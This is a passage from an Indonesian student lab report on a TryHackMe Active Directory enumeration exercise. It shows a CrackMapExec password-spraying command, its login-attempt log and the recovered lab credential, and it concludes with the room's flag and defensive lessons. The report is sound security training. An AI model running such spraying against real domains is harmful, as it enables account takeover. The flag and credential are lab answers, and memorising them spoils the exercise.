```



Gambar 3.18 - Daftar user domain yang disimpan ke users.txt



Gambar 3.19 - Wordlist password yang digunakan

3.4.3 Serangan Password Spraying

Perintah yang digunakan:

```
crackmapexec smb 10.211.11.20 -u users.txt -p passwords.txt
```

```
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\strate905:Password1 STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\krbtgtsvc:Password1 STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\asrepuser1:Password1 STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\rduke:Password1 STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\user:Password1 STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\Guest:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\DC$:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\WRK$:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\sshd:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\gerald.burgess:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\nigel.parsons:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\guy.smith:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\jeremy.booth:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\barbara.jones:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\marion.kay:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\kathryn.williams:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\danny.baker:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\gary.clarke:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\daniel.turner:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\debra.yates:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\jeffrey.thompson:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\martin.riley:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\danielle.lee:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\douglas.roberts:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\dawn.bolton:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\danielle.ali:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\michelle.palmer:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\katie.thomas:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\jennifer.harding:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\strate905:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\krbtgtsvc:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [-] tryhackme.loc\asrepuser1:Password1! STATUS_LOGON_FAILURE
SMB  10.211.11.20  445  WRK  [+] tryhackme.loc\rduke:Password1!
```

Gambar 3.20 - Hasil password spraying, kredensial valid ditemukan

Serangan password spraying berhasil menemukan kredensial yang valid. Pada output CrackMapExec, tanda [+] menandakan login berhasil dengan kredensial rduke:Password1!.

BAB IV: KESIMPULAN

Praktikum Active Directory Basic Enumeration telah berhasil diselesaikan. Melalui serangkaian teknik enumerasi tanpa kredensial awal, berhasil diperoleh berbagai informasi sensitif dari domain tryhackme.loc.

Beberapa temuan penting dari praktikum ini antara lain: Domain Controller teridentifikasi pada IP 10.211.11.10 dengan OS Windows Server 2019 Datacenter. SMB shares yang dikonfigurasi tanpa autentikasi memungkinkan akses anonim dan ditemukannya flag THM{88_SMB_88} pada share UserBackups. Melalui LDAP anonymous bind dan enum4linux, seluruh daftar pengguna domain berhasil dienumerasi beserta informasi grup dan RID. Serangan password spraying berhasil mendapatkan kredensial valid rduke:Password1!.

Praktikum ini menunjukkan betapa pentingnya konfigurasi keamanan yang tepat pada layanan Active Directory. Miskonfigurasi seperti anonymous SMB access, LDAP anonymous bind, dan penggunaan password yang lemah dapat dimanfaatkan oleh penyerang untuk mendapatkan akses awal ke jaringan perusahaan.